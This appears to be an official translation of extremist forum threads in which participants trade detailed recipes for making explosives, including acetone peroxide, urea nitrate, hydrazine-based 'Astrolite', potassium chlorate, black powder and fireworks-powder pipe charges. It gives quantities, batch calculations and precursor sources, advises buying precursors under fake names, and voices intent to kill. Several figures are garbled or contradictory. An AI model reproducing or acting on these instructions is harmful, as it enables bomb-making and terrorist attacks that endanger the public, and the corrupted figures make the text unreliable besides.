Making the acetone peroxide
Materials:
Acetone
Oxygen water
Citric acid (citric salt)
You can use the nitric acid instead of the citric acid

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Making and Percentages
Percentages:
Acetone: about 50 ml or 100 ml
Oxygen water: 50 ml or 100 ml
Citric acid: 5 grams or 10 grams

Preparation Process:

- We put 50 ml of acetone in a glass container.
- We add 50 ml of oxygen water.
- After measurement, we add it to it the acetone.
- We add 5 grams of the citric acid to the acetone mixture and oxygen water.
- We leave this mixture for a reaction at a normal temperature, and should not exceed 35^{o} Celsius for three hours.
- We get the settled substance, which is white crystals and looks like a snow.
- We bring a white cloth and place the deposit in it; then we wash it under the regular water, and repeat the process for three times. We use the reaction container for that.
- We leave it until it dries.
- After dryness, the material becomes very sensitive like a powder and should not be exposed to a direct sun.

Physical Characteristics:

1. It melts in benzene, toluene, acetone, chloroform <HC_2-O-C_2>, ethyl ether, and ether petrol. Ignition degree [(Ch_3) $2COO_3$] according to 196-197 Kester, and according to 210-220 Fezgrtald.
2. Acetone peroxide evaporates. It doesn't evaporate without a dissolve during the charging, or even exposure to an open air.

At 30^{o} of air, it looses 1.5 grams of its weight within 2 hours.
It is more sensitive to banging than the lead azide.
The decomposition equation during the blast is: 2.44 CO – $3CO_2$ – $3Ch_3$ H_6O_2 - 0.47 H_2 – 0.23 C_4H_4 - 0.63 C_2H_6 – 2.61 CH_4 – 0.47C – $0.96H_2O$.

According to MURAUE
The forming energy of acetone peroxide is 21.7 Mole /K C Cal
The blasting energy is 1357 KG / K Cal
The shockwave speed at the 3750-g/cm^3 density is 0.92 m/s, and at 5300 g/cm^3 density is 1018 m/s
Different experiments to prepare acetone:
3Ch3 – C – Ch3 – H2O2 HCL (Ch3) 2 COO) 3-3/2
1-0.29 – 1027 gm (TC: the equation looks like a high polymer)

Materials used to prepare the acetone peroxide:
Acetone bp – 56, b, 20+0.75 ch_3 – C –ch_3
Peroxide hydrogen (oxygen water) in 3% concentration H_2O_2
Hydraulic acid (hcl) weigh (36/36), and concentration of 99%.

Page 117 of 156

Preparation Process:

- We take 10ml of acetone by using a syringe and put it in a 500ml container.
- We add 30 ml of hydrogen peroxide (30% concentration).
- We add 2 ml of (HCL).
- We stir the mixture to blend the material for 15 minutes.
- After 15 minutes, a milky substance starts to appear, and evaporates gradually.
- Leave the container for 16 hours to complete the crystallization process, and separate the resulted substance from the acetone and water.
- There is a chance for a little increase in the hydrochloric acid that is added to it 1.0 ml for every 10ml of acetone, which makes it go back to the lower concentration of hydrogen peroxide. The resulted substance is dried at 22^{o} Celsius, which evaporates quickly. The substance is washed after that, dried completely, and pressed during the filtration by a non-metallic pencil.

Regarding Explosives
Please of those brothers who have knowledge or suggestion to help me with this experiment:

I put the oxygen water (9% concentration) with the acetone, which is sold in pharmacies and has (100% concentration), and then added the acid (98% concentration). I did not see any changes despite of the used temperature for the mixture (blend) was 5^{o} Celsius and I kept the mixture (blend) in the ice bath for 12 hours. Then, I saw particles look like cotton floating, and I did not see any deposit. I tried to burn it, but did not work.
Please give me your suggestions.
What is the likelihood for mistakes?
Also, when I added the acid and nothing happened, I added the required amount from 2.5% to 5%, and I did not see any changes to the mixture.

Rescue try.
What are you exactly trying to prepare my brother?
Thank you for your reply.
Regarding the prepared material, it is the acetone peroxide.

UNCLASSIFIED//FOR OFFICIAL USE ONLY

(Um Al Abed) or (White Snow)
I conducted several experiments and none of them succeeded knowing that we in Palestine lack some the basic materials, and have shortage in the concentration of others like oxygen water and acetone.
The acetone sold here has most likely 9% concentration. Do you have a way to increase the concentration? Can it be used as is?
Keep the remaining material or change their values.

To increase the concentration of the oxygen water is difficult, but try to obtain it from pharmacies, chemical stores, or dental and medical supply store.

Dear brother:
It seems to me from your questions that you are still a beginner.
I know that you read Um Al Abed or White Snow stories despite putting the process to prepare acetone peroxide in the forum. Brother Abu Mos'sallam put that and has several safety features, and this subject is given to those who have experience only.
To know about the preparation of acetone peroxide, an expert has to be standing next to you and prepare it to you in practice, and then you see the process in your own eyes.
If the prepared amount is small too, this is not easy.
It is sufficient if you know how to prepare 50 grams of the material, and your life will be exposed to danger during and after the preparation.
If a person turns on the light of the room that is used for preparation, the whole room will explode even if the amount is small as a result of the produced gas during the preparation.
Brother, I don't advice you working with Um Al Abed especially you are still a beginner.
Try to find other insensitive materials.
May Allah help you succeed?

Hello (alhanon)
In the name of Allah, Most Gracious, Most Merciful
Brother, regarding Um Al Abed, use oxygen water (12% to 30 concentration), and you will find it available in pharmacies.

Preparation process: pour one cup of oxygen water, one cup of acetone, and ½ cup of fire water (60% concentration), and Wait a little. You will find a substance that looks like snow floating. Remove it by using a wood tool or

Plastic, and then place it in a cloth, and put the cloth on a cup and wash the substance by using ice water, and then dry it away form sun and heat.

Observation: Don't ever think of exposing the material to heat or friction.

May Allah help us with you to do the good deeds?
Death Engineer

Brother death engineer; it seems that you forgot the quantity at work, and most of this process is a simple modification.
There is a way to prepare acetone peroxide {Um Al Abed}
To make any explosive material, there are general rules and must be understood very well.

General Safety Rules:

First: First mistake is the last one.

Second: conduct the work in a well-ventilated place or outside with the presence of an exhaust fan.

Third: Provide plenty of water and it is recommended to have a water faucet in the work place because water is a good solvent to most explosive materials and acids, and sometime it stops the reaction.

Fourth: Don't prepare the whole amount at one time especially when you use the ingredient for the first time, and prepare to make large quantities.

Fifth: Put away any heat sources while making and drying the material.

Sixth: Don't keep the dry material for a long period of time because it is sensitive towards banging and heat. Also, the moisture negatively affects it. It is recommend to cover it by water, and to cover the container because the water will dry with time.

Seventh: The experiment has to be done by a person who has a scientific or academic experience, or has already made this kind of material more than once.

Eighth: Provide first aid materials (gauze, burn ointment, headache medicine, extinguisher, and bag of sand)

Ninth: Containers must be washed and dried before any use.

Notice: Before doing any work, you must do the following:

1. List the needed tools to do the work.
2. List the needed materials (substances) to make the mixture.
3. List the steps and number them.
4. Read the experiment more than once, understand it very well, and know all details.
5. Every previous step needs to be marked with a sign and by using a light color.
6. All tools and material need to be available before starting the work.
7. Follow the instructions and steps word by word, and don't move to other steps unless you are completely done with the previous one.

Needed Tools:

1. A notebook to write observation on it.
2. 2 (300-600 ml) marked glass containers.
3. 1 (100 ml) marked container.
4. Thermometer.
5. Glass straw or dripper.
6. Filter papers.
7. Large container.

Needed Materials:

1. Sulfuric acid (H_2SO_4) with an acceptable concentration and it is used in filling up the cars' batteries. To increase the concentration, we boil it a little until we see white vapors.
2. Oxygen water H_2O_2, which is used as a disinfectant and also used for dying the hairs. It is available in pharmacies and women hairdressing saloons.
3. Acetone, which is used as a nail polish remover and available in pharmacies and hairdressing salons. It is available in the industrial area in Rammallah (TC: Palestinian West Bank territory), and within the security rules (indirectly).
4. Ice, salt, and water.

   Observation: when buying large amounts of the needed materials, use a good cover, disguise, and fake names.

   Percentage of used substance (by volume and not by weight):
   Oxygen water: 1 (35% concentration)
   Acetone: 1 (70% concentration)
   Acid: (2.5-5%) of the total mixture. (70% concentration)

Work Process:

1. Mix 50ml of acetone with 50ml of oxygen water in a glass container and stir them carefully (it is not important which one is poured first).
2. The resulted mixture is cooled off by putting the container in a larger container that contains ice and salt with a little water where it keeps the temperature under 15^{o} Celsius, which is preferred and must not exceeds 50^{o} Celsius. If there is a problem that causes the increase of temperature, you can add cold water to the mixture.

Observation: because the internal container is light, we have to secure it and to make sure it is stable inside the larger container on the side and not in the center (to avoid flipping within the larger container).

3. Add at the beginning 2.5% of the total mixture (sulfuric acid) gradually with stirring and paying attention to the thermometer where we have to keep it at 15^{o} Celsius as much as possible. If increased a little, we need to wait a little bit then stir to cool it down and so on. We add the sulfuric acid, we need put drops gradually away from your face and it preferred to have glass cover above the danger area. Adding the acid gradually to avoid scattering the acid when in high concentration.

Observation: If the acid concentration is very high and caused some scatterings during the mixing, we work on diluting the concentration by pouring the acid on water (and not vice versa)

4. Leave the resulted mixture 9-12 hours to deposit a white material that looks like a snow (above the Acetone Peroxide).

5. We filter the deposit from water (we don't need the resulted water when washing or filtering), and then we wash it by cold water through putting water filter on a container, and pouring the deposit until it is completely filtered. Then we add the cold water more than once until the taste of acid is completely gone from the resulted water. (We know that by putting a sunflower (litmus) paper, or putting drop of water on the tip of your finger and tasting it after washing the deposit at least three times. (We keep washing it until the acid taste is removed).
6. For the large amounts, you can use any cotton cloth to wash the deposit by putting the deposit inside it, tie it up to the faucet, and pouring water into it until we get rid of the acetic. We make sure of the acid removal by following the previous step.
7. We dilute the deposit by spreading it before it dries forming small chunks in order to easily work with it.

Observation: When spreading the material, you must adhere to the following rules:

a. Use a wood spoon where its front is directed towards the material, but is should be directed to the side (lateral).
b. The hand spreading the substance has to be far from the substance, where the arm should not be above the substance, but you can go to the other direction, or turn the material to your side.
c. Keep the face away.
d. The substance at this status is very sensitive to ignition and also reasonably sensitive to hitting (banging). This makes the materials ready for use after dryness. (Ready for blasting by using any ignition, impact, or adding acid to it).

Observation: It is recommended to fill the substance in plastic bags to avoid scattering of falling on the edges of containers, and to make sure none of the material fell on the ground; otherwise you need to remove it by wiping it out with a wet cloth.

- At the sixth step and after that step, we make sure that only one person is conducting the work.
- It is preferred to use the material directly within one or two days, and has to be away from any heat sources.

Observation: You can use plastic containers during preparation when you prepare large quantities. You can use a large measuring cup or bucket.

General Rules:

1. Wear during the preparation a loose white dress (it is preferred to use safety eye glasses especially when pouring the acid to the mixture or water), also you need a nose mask
2. Be very careful and don't put your face near the container that has the reaction.
3. Don't taste the materials involved in the reaction.
4. Be very careful when dealing with the chemical substance, and don't breathe in general any chemical vapors. If you have to that when dealing with simple cases, you can move the produced air by hand, and then breathe gently away from the area.
5. Wear gloves during the preparation because the oxygen water used for hair coloring might causes a slight burn to your skin, converts the color to white, and will take a while to disappear. This is a crime indicator.
6. If you feel dizzy, go out and breathe fresh air, and wash your face with water.
7. It is recommended to drink coffee during the preparing in a closed placed and especially if you are preparing large amounts.
8. If you feel of vomiting, you can drink cold milk in this case.
9. When preparing large quantities, the mixture volume should not exceed 14 letters for each one. This is of course after making the experiment on the main ingredient by using small amounts (100 ml mixture).
10. If any of these chemicals touches your face, hands, or your clothes; immediately use plenty of cold water.

Calculating the Deposit Amount:

- To avoid making larger or lesser quantity for the needed, you do a simple calculation to determine the needed amount to extract the deposit (explosive substance).
- 100ml of the mixture (50ml acetone + 50 ml oxygen water) gives in its ideal case 25 grams of explosive material (white snow).
- In other way:

  Every 100ml of mixture gives 25 grams of a white snow (explosive material).

  Assume we need to prepare ½ kilogram (500 grams) of explosive material. What is the volume of the mixture?

Solution: We can say 100ml of mixture gives 25 grams and X gives 500 grams.
X = 500 x 100/25 =50000 / 25 = 2000 ml of mixture.
This means 1000ml (1 letter) of acetone and 1000ml (1 letter) of oxygen water.
In the contingency time, we calculate that for every 100ml of mixture (blend), gives 15 grams of deposit, and to void shortage, we can say:
100ml of mixture gives 15 grams
X gives 500 grams
X = 100 x 500 / 15 = 3333 ml approximately = 3.3 letters mixed.
➔1666 ml (1.6 letters) acetone
And 1666 ml (1.6 letter) oxygen water

➔1666 ml (1.6 letters) acetone
And 1666 ml (1.6 letter) oxygen water

Another example: What is the required amount of the main ingredient to make 3KG of white snow (explosive material)?

Solution: 100 ml of mixture (blend) gives 15 grams of white snow.
X = 100 x 2000/15 = 1333 ml of mixture (blend) = 13.3 letters
➔ 6666 ml (6.6 letters) of acetone; and approximately 6666 ml (1.6 letters) of oxygen water
To calculate the amount of acid needed, we follow the same procedures with the knowledge of the amount of needed acid is 2.5% of the mixture volume. This means, every 100 ml needs 2.5 ml of acid.

Example: Calculate the amount of needed acid to prepare 13333 ml of the mixture?
Solution: 100 ml of mixture (blend) needs 2.5 of sulfuric acid H_2SO_4
13333 needs X
X = 13333 x 2.5 /100 = 333 ml of acid (approximately)

This is the common process for experts.
The concentration of oxygen water is 30%, acetone 70%, and acid 70%. This is the safe way, but we repeat and remind you of the severity of danger because it is for experts only. If you want to experiment, you need to have an expert standing next to you that can teach you practically the process. God is behind our intention.
Your brother
Abu Mos'sallam
Thanks to the martyrs' beloved, brother Abu Saqr, and to the brothers at the weapon battalion location.

New Way to Prepare the Urea Explosive

Needed Materials

600 grams of urea fertilizer
1 litter of distilled water
1 litter of nitric acid (at least 35% concentration)

Tools

- Thermometer with at least 100^{o} Celsius
- Aluminum container
- Wood spoon for flipping

Process

We dissolve the urea in the distilled water. We place it on the fire in an aluminum container and stir (safety issue). We add the acid and stir. We try to keep the mixture temperature below 85^{o} Celsius, and in this case recommended to stir by using the thermometer. The urea is left after pouring the acid for five minutes at 85^{o} Celsius.
After that, we leave the mixture for 24 hours in a plastic container. Then, we filter it by using a cloth and pour it into 1 litter of very cold water; and then we filter it again, and dry it in the sun. It is expected of the deposit to be 600 grams of a material that has a pale white color, and has the shape similar to the fish skin. If the crystals got together and became like a rock, try to break it by using the wood spoon. It will scatter and then take the fish skin!

Material Characteristics

- It needs a powerful detonator
- Safe
- Is not affected by flame or bang
- Iron metal is used with it only through insulation
- The best result to have a powerful blast is through the use of a series detonation of fulminate + RDX + Pure TNT, and to put a large amount of the inducing material around the detonator inside the package, and let it be about 5 to 10% of the volume of explosive material (urea).

God bless you.

A process to double the urea power!!

Needed materials:

1. 20 grams of dry urea explosive that is prepared in the known way (distilled water + urea fertilizer + nitric acid).
2. 30 grams of concentrated sulfuric acid.
3. 100 ml distilled water.
4. Medical alcohol (ethanol).

Preparation Process

1. Mix 20 grams of the urea explosive (urea nitrate) with 30 grams of concentrated sulfuric acid at the 0^{o} Celsius, and blend them well with the (Halibi Al Qawam) mixture.
2. Add 100 ml of cold distilled water and the mixture will look like yogurt.
3. Filter it and place it under the sun without a wash.
4. When it becomes like dough (and before it completely dries), put it in a glass container.
5. Add to it the medical alcohol (ethanol), and boil it with a continuous stirring, and continue to add hot alcohol until the urea nitrate is melted in the alcohol.
6. Cool it off in an ice bath until you notice the appearance of crystals. This is the pure explosive (Urea Nitrate).
7. Filter it and wash it by cold alcohol.
8. Dry it under the sun.

The Characteristics of Nitro Urea:

1. Water-soluble white crystals.
2. Melting temperature 146-150.
3. Can be stored for several years in a sealed container.
4. More powerful than TNT (same power of nitroglycerine)
5. Needs an inducing material and a detonator.

How to filter the hydrogen peroxide?

The principle of filtering hydrogen peroxide is built on the principle that the water H_2O evaporates at an equivalent atmospheric pressure equals to ten times the evaporation of hydrogen peroxide H_2O_2.
To make a simple apparatus and filter the hydrogen peroxide H_2O_2, we need the following:

- 2 thick flasks to handle the release of pressure. The first one is 1 litter and the second is (½) litter.
- Small in diameter and thick plastic pipe (about 3 meters).
- Rubber covers the seal the glass bottles.
- Small compressor similar to the one used in refrigerator.
- 50 Watts light bulb to heat up the large flask to 40^{o} Celsius.

Installing the Device

- We puncture the rubber cover of the flask to make a hole sufficient to allow the plastic tube to go through it.
- We make two holes in the cover of the large flask.
- We connect the two bottles by the plastic tube.
- We connect the compressor from its air sucking end with the other hole of the large flask.

Distillation Process

- We put the less concentrated peroxide (10-35%) in the large flask.
- We fold part of the tube near the small flask and place it inside a container that has water and ice to condense the evaporated steam.
- We turn on the bulb and point it toward the large flask that contains the peroxide.
- We operate the compressor to suck out the air from the flasks and to reduce the pressure.
- The water will evaporate from the peroxide, go through the plastic tube, and will concentrate when reaching the small flask.
- We continue with the process until the evaporation almost disappears.
- The hydrogen peroxide (98% concentration) remains in the large flask. The small flask will have water and traces of peroxide.

To see the designs, go to this web site:

http://webhome.idirect.com/~earlapcp/Reports/Stills_199x.html

Do you have the manufacturing process?
Mujahid brother, do you have a barium carbonate?

Yes brother, I have the material, but why are you asking? I did not understand you.
Salaam

It can be used to prepare the hydrogen peroxide.
First step; It is heated on a low fire (with good flipping) for a sufficient time until it converts to barium peroxide.
The barium peroxide is then added to the sulfuric acid to give a sulfuric barium (deposited) and hydrogen peroxide.
I don't know the effect of this process and I did not try it.

Astrolite explosive

Does the Islamic resistance use this explosive which is said it has the highest liquid detonation in the world, and supersedes the TNT by 3 times in power, and can be used as a mine by casting it on the ground? In this case, the atmospheric conditions do not affect it, and every 30 grams of it is capable on killing a human being, or remove the leg because it explodes in the upward direction.
I have a way of making it, but I don't know the anhydrous hydrazine material.

Pour what have, you will get the astrolite will appear.

Dear brother Keka (TC: it is a nick name). Peace and mercy of Allah be upon you.
Regarding the astrolite and according to my knowledge, it is used by the resistance. It is a mix of two explosives, which are ammonium nitrate and hydrazine (Astrolite G). There is also Astrolite A, which is stronger than the other, and can be obtained by adding 40 grams of aluminum powder to the previous mixture.
Regarding the hydrazine; it is an explosive material, poisonous and very dangerous. It can be prepared from the ammonium hydroxide, water, and gelatin. It could be replaced by ammonia, glue, and sodium chloride.

The result gives us anhydrous hydrazine. To concentrate that, add 144 grams of light hydrazine with zellin, which is a chemical substance used in making glues, and the distillation can be made in an area that have nitrogen and this produces a distilled hydrazine. By the way, if you smell the substance in a closed environment, this will cause an immediate death. Be extremely careful about it "Keka".
Please contribute with your knowledge, which will benefit us with something new.
May Allah benefit the Islam and Moslems through you?
Peace and mercy of Allah be upon you.

May Allah reward you very much "Mobile"?
Regarding the making of Astrolite, there is a simple mistake (I think it is a typo and not that important), which is the used material is not sodium chloride, but sodium hypochlorite used in making Clorox (the raw material and not the ready one).

This way is not practical because of the difficulty in distillation under the nitrogen, and the distillation without that causes the explosion of mixture. In general, whoever has the capabilities for manufacturing; I have the detailed process with the conscious about the danger of the hydrazine (Dangerous material).
There is another way that might succeed (I was planning to test it, but I changed my mind). It is summarized in converting the light hydrazine produced in the described above process to hydrazine sulfates by adding the sulfuric acid, then dried and mixed with calcium nitrate [agricultural fertilizer and can be obtained by mixing the nitric acid with calcareous (jeer)]. The calcium sulfates will deposit and the hydrazine nitrate remains (which is the Astrolite).
But, the important thing that astrolite is the most powerful explosive, and has a problem in its density. Its density is very small, therefore the two packages of the same size, one of the TNT, and the other Astrolite, will not the make any advantages of the astrolite (because it will be lighter and therefore will be similar to TNT in term of effectiveness). Therefore I don't thing the use of Astrolite will give a big benefit.
There are better mixtures such as 20% of aluminum powder with 50:50 mixtures of TNT and waxed RDX, which is consider one of the strongest mixtures at all.

In the Name of Allah, Most gracious, Most Merciful
Dear beloved brother, the Jews defeater. Peace and mercy of Allah be upon you.

Please send us your processing way of astrolite and mention in detail the process for the last mixture, which you said the strongest one. Please write the accurate percentages.
God bless you. You can send them to my personal mail.
Salaam to you.

First: Preparing the Astrolite
Preparing anhydrous hydrazine

Needed materials

1. 1500 ml of ammonium hydroxide (ammonia) in 28% concentration.
2. 900 ml of distilled water (must be pure and without salts).
3. 375 ml of distilled water and dissolve in it 37.5 gelatin (you can use starch instead of gelatin, but gelatin is a lot better).
4. 1200 ml of distilled water and dissolve in it 270 grams of sodium hypochlorite. Then, test the solution by using a sunflower paper and must be stilled, otherwise add a little of sodium hydroxide to stabilize it.
5. Potassium and sodium hydroxide.

Preparation Process

1. Mix all the listed solutions in a large glass container (5 litters), and then heat it quickly until boiling. Leave to evaporate until you have the 1/3 of the original amount (about 1 ¼ litter).
2. Cool off the solution and put it until its temperature reaches 2 (?), and then filter it at the low temperature twice. One time by using the cloth, and the second by using a filter paper placed over the cloth. (The goal of filtering is to get rid of blemishes, because blemishes spoil the reaction). The resulted solution is the light hydrazine.
3. Mix 144 ml of the solution with 230 ml of xylene in a filtering cask, and do the distillation under the nitrogen. In the beginning, the xylene will exit taking with it the water, and when the xylene is gone, place another cask to receive the concentrated hydrazine that will exit from the distillation cask, which is the concentrated liquid hydrazine (90%).
4. Mix 20 grams of potassium hydroxide for every 100 grams of liquid hydrazine (90% concentration), and leave the solution for 12 hours until the largest amount of water is removed. Then distill the solution to remove the potassium hydroxide.
5. Blend the resulted solution of the distillation process with similar weight of sodium hydroxide in a distillation cask, and leave it for 2 hours, and then filter it under the nitrogen. The result will be anhydrous hydrazine.

Observations:

- Distillation has to be under the nitrogen, otherwise there is a chance of explosion.
- Hydrazine is a poisonous material. You must take precautions by wearing a mask and working in a well-ventilated area, and avoid touching or inhaling the hydrazine.
- The amount of needed xylene is calculated when the concentration of anhydrous hydrazine is about 60%. Since what you have more or less of this amount, you can make experiments on small portions to know the best suitable amount of xylene.
- If the solution got contaminated in any of the stages by black color. This is resulted of the blemishes and the reaction will fail.

Second: Preparing the explosive mixture H-6
45% RDX
30% TNT
20% aluminum powder
5% wax
A little of calcium chlorate is added.

Better than perfect my brother.
May God reward you thousand times?

Dearest brother, Jews defeater: Peace and Mercy of Allah be upon you.
Thank you for your efforts. Do you know what the Xylene is? Does it have several kinds? Please explain.
Another question; did you get any new mixtures of ammonium perchlorate?
Another question; How can you obtain the aluminum powder?
Thank you and God bless you.

Brother Kika. Forget the toluene subject, and if you need a powerful explosive, use the urea. It is easy to prepare and cheap too. If you want something more powerful, use RDX. Both of them were explained to the other brother during the forum.

Brother Mobile.
The xylene is an organic solvent used in cleaning the lenses of microscope.
Aluminum powder can be obtained from construction and paint hardware stores.
For the Perchlorate, you need perchlorate acid and it is available.

Nitro Urea Explosive (More powerful that TNT)

Needed Materials

1. 20 grams of dried urea explosive, which is prepared in the regular way (distilled water, urea fertilizer + nitric acid).
2. 30 grams of concentrated sulfuric acid.
3. 100 ml of distilled water.
4. Medical alcohol (ethanol)

Preparation Process:

1. Mix 20 grams of the urea explosive (urea nitrate) with 30 grams of the concentrated sulfuric acid,

At zero temperature Celsius, and mix it very well with the Halibi Al Qawam (milky shape).

2. Add 100 ml of cold distilled water, and the mixture will look like yogurt.
3. Filter it under the sun and without washing.
4. When it becomes like a dough (and before it completely dries), put it a in a glass container.
5. Add to it medical alcohol (ethanol), and boil it (in a hot bath and not by a direct flame to avoid fire), and stir continuously. Continue the stirring and addition of hot alcohol until the urea nitrate melts in the alcohol.
6. Cool it off in an ice bath. You will notice the appearance of crystals, which is the pure explosive (Nitro Urea).
7. Filter it and wash it by cold alcohol.
8. Dry it under the sun.

The Characteristics of Nitro Urea:

1. Water-soluble white crystals.
2. Melting temperature 146-150.
3. Can be stored for several years in a sealed container.
4. More powerful than TNT (same power of nitroglycerine)
5. Needs an inducing material and a detonator.

With the greeting of the Jews defeater

Sorry my brother, this mixture is tried by another brother and failed. I don't know why? When the brother put the urea over the acid, it ignites, why?? And what is the solution according to the experts????
Salaam to you.

Solution:
Brother Mobile. When you add the urea nitrate to the sulfuric acid, it should be slowly, and the temperature should not rise more than 7 degrees at the end of step one. The reason for muddle is the air bubbles, and can leave in time, and the solution will clear. Second step: the water has to be very cold (can be crushed ice) to deposit the nitro urea. The alcohol's function is to ease the dryness and separate the nitro urea.

Brothers; who knows how to make potassium and sodium chlorates?

Brother, the Jews hunter. Get an excuse from your brothers because the Internet is disconnected from the West Bank because the server got hit.
Needed Materials:
Sodium Hypochlorite (Clorox)
Potassium chlorate; (It is available in laboratories supply stores, and in pharmacies as a substitute salt for high-pressure patients).

Process:

1. Put 1 letter of Clorox in a glass container and place it on a low fire until boiling. (4% concentration and if the concentration is higher, you need to take a balanced amount. For example, if the concentration is 6.5%, the equivalent amount is 650 ml).
2. Leave it to boil on a low fire and evaporate it until 140 ml of volume remains. (It is not important for the volume to be accurate, it might increase or decrease 10 ml, and it will not make a difference).
3. Leave the solution to cool off at the room temperature (20-25) degrees. If you notice the formation of a yellow deposit in this stage, filter the solution by using a cone and a white cloth, or filtration paper. Get rid of the deposit (it is a sodium chloride), and keep the solution.
4. Melt 28 grams of potassium chloride in separate container with less water about 28 ml). You can start with 70 ml, and then increase the water in small portions 20 ml until you melt all of the potassium chloride, and then you stop adding the water.
5. Add the second solution to the first solution gently. You will notice the formation of a deposit. This deposit is the potassium chlorates.
6. Warm up the solution to the boiling point under a low fire, and cautiously until the deposit melts. (You might need to some water, but the important thing is to melt the deposit with the lowest amount of water).
7. Leave the solution to cool off on its own. You will notice the formation of deposit again after it cools off to the room temperature. Cool it off to zero degree (you can put it in the freezer).
8. Filter the solution to get the potassium chlorate. (The lower the temperature during the filtration, the more you can get of chlorates)

9. To purify the chlorate more, you can melt it and heat it to a boiling point again (20 grams in 100 ml until it melts), then you cool it off, filter it again, and wash it in cold water. You will get a relatively pure chlorate.
10. The filtered solution from step 8 and 9 contains some amount of chlorate. You can increase the concentration by boiling, vaporizing, and filtering it again. Or just get rid of it.
11. The chlorates are dried from water by placing them in 100 degrees oven for a ½ hour, or by hot air from the hair dryer, and with cautious.

Important observation: when the chlorates form (step 5), test the solution by using a sunflower paper. It should not be acidic because it is very dangerous. If acidic, add a little of potassium hydroxide until it get balanced.

It is better if you can use distilled water.

Salaam to you.

How to Make the Black Gunpowder:

The color is a shiny black. It has the shape of the needles heads, and affected with any outside factor like a flame or heat sources. It burns in the air in a flickering and irregular flame, and in changeable velocity. It will explode in a resound way if restrained. It can be obtained from bullets and pyrotechnics shells. You can prepare it.

Needed Materials:

1. Potassium nitrate
2. Yellow agricultural sulfate
3. Soft vegetal charcoal

The Equation

75 grams of potassium nitrate
12.5 grams of the yellow agricultural sulfate
12.5 grams of soft vegetal charcoal

Another Equation

75 grams of potassium nitrate
15 grams of yellow sulfate
10 grams of vegetal charcoal

1. Take 12.5 grams of the yellow auricular sulfate and put in a bowl.
2. Weigh 12.5 grams of the vegetal-grounded soft charcoal.
3. Weigh 75 grams of potassium nitrate and add them to the bowl that contains the charcoal and sulfate.
4. Bold the mixture until it becomes homogeneous.
5. Bring a medium frying pot and put some hot water in it, and then add the mixture to it.

6. Place the pot on the fire until you see bubbles forming, and coming out of the mixture.
7. Leave the frying pot on the fire for five minutes.
8. Bring a filter and put white gauze on it.
9. Pour everything in the pot though the white gauze.
10. The black gunpowder particles will settle on the gauze.
11. If the particles stuck together, add water from the faucet, and pour them again through the filter and gauze for filtration.
12. Take the particles and place them in the sun to dry after you squeeze the cloth to get rid of the largest amount of water.
13. Keep the gunpowder away from any heat source while storing. You should know that it does not need a detonator to blast it. It needs a little flame to make a flicker burn in an open air, and detonates if placed in a sealed tube or retort.

The process to make an explosive package of Black gunpowder:
Percentages: 1 volume of black gunpowder
0.5 volume of aluminum powder
The percentage is one to two, or 100 grams of black gunpowder.
50 grams of aluminum powder

- We use the aluminum powder because it retains the temperature of the formed gunpowder during the ignition.
- The black gunpowder is not considered as a moisture attracter because of the presence of vegetal charcoal and yellow sulfate as a part of its components. But, if it has moisture and exposed to the sun, it will return to its initial characteristic.
- You can obtain the black gunpowder from pyrotechnics (fire works).

How to obtain the potassium nitrate?
This is very important substance that is included in the compound of many of the powerful popular materials. It is a good material, and we can get it from the essential nitric acid, which is done by treating it with the sulfuric acid and using a distillation apparatus. The process is already explained.

- Potassium nitrate: it comes in a white salty shape, used as a land fertilizer, in making glass, forming and softening steel, meat reservation, cooling, making explosives and fire mixtures, and has many names like the Chilean salt, etc.

Fire Works (pyrotechnics)
It is a material that is rich in pure gunpowder.

- Fire works are available in the markets in different kinds, shapes, and names.
- One is called the mortar, which is a carton projectile and has 12 bombs with it, or different shapes of mortars. Also, the rockets, which are the best in quality.
- Rockets have several colors and shapes. The best one has the orange color.
- It is important that you buy the large sizes, and even the small ones contain gunpowder, but working with them requires time.

How to do the work? Buy a box cutter and pliers. Remove the box covers. After the removal of the covers, you will see a substance that has multi colors like gray, black, white, and brown.

All of these colors are valid except for the brown color because it is a mud, and they put it to separate the charges to detonate the materials gradually. We don't need this substance, and we need the others.
To ensure the needed material, all we need is to take a sample by using a tablespoon of each color, and then we soften it and ignite it by matchsticks. The ignition is done several times for assurance because sometimes it does not ignite directly, so try to ignite it more than once.
The burned material is the needed one. Sometimes, there are substances that strongly ignite, and this is even better.
During the work, you will see some cords and capsules. All of them are good. Keep them because you might need them for other purposes during work.

- Take the collected substance, and soften it very good by using a wood-grinding bowl.

Characteristic of this Material:

1. It is a flammable material, and combustible when restrained in a closed pipe or sealed metal jacket.
2. It loves moisture; therefore expose it to the sun after grinding.
3. It does not need a detonator to explode, and needs only an electrical igniter. It will be better if you blast it by a detonator.
4. It is easy to work with and is not dangerous during the preparation.
5. It can be mixed with other substances like potassium chlorate and aluminum powder.

Percentages: fireworks gunpowder + aluminum powder
70% + 30% = Explosion
Or 50% + 50% = Explosion

Aluminum powder can be obtained from the polishing aluminum containers or silver polishing. It will be dried under the sun, grinded and softened, and mixed with the fireworks gunpowder, and then stuffed into a metal restraint, such as a pipe and firmly sealed from both ends. It explodes by an ignition or a detonator.
It is important to notice that the moisture spoils the black gunpowder, and should not to be used in explosive packages if you want a powerful detonation, because the explosion power of gunpowder is very weak when compared to powerful explosives. It is not essentially an explosive material, but it can explode if restrained in a sealed container, and its explosion is weak. It is mostly used as a propellant material and in mortars.

Brother Abu Hamza.
The aluminum powder is a grounded aluminum is a shape of a powder and used in explosive packages in general because it ignites and produces high temperature.
You can buy it from the paint stores as is, or inside to silver polish cans. You pour the oil from the can and the silver deposit remains. Then, it will be dried and grinded. Or you can get it from the aluminum shops.

The enlighten brother.

In the Name of Allah, Most Gracious, Most Merciful
You have to be one of the Taliban, Al Qaeda, or other person; otherwise; don't ever read it.

Necessity Precautions
The black gunpowder is used in general in the shape of soft particles, and usually used compressed to increase the density of its uprooting power in the form of molds or cylinders that have a hole to allow the passage of a detonating cord.
To prepare the black gunpowder, there are several ways to do that by using oxidizers through mixing the black gunpowder components after grinding, and without using solvents like alcohol. Here are some kinds of gunpowder according to its components:

First: without using the solvents
1. (75%) Potassium nitrate + (15%) vegetal charcoal + (10%) yellow agricultural sulfate.

The preparation process is to grind each substance independently until it becomes like a powder, and then mix them in a new container, and the black gunpowder will be ready for use.
2. (75%) of potassium chlorate + (12.5%) of vegetal charcoal + (12.5) of agricultural yellow sulfate.

We grind each material separately and gently, especially when grinding the potassium chlorates, where the grinding has to be done in extreme caution, because it is a very sensitive material against friction and heat.
After grinding the materials, we mix gently, and the gunpowder is ready for use.
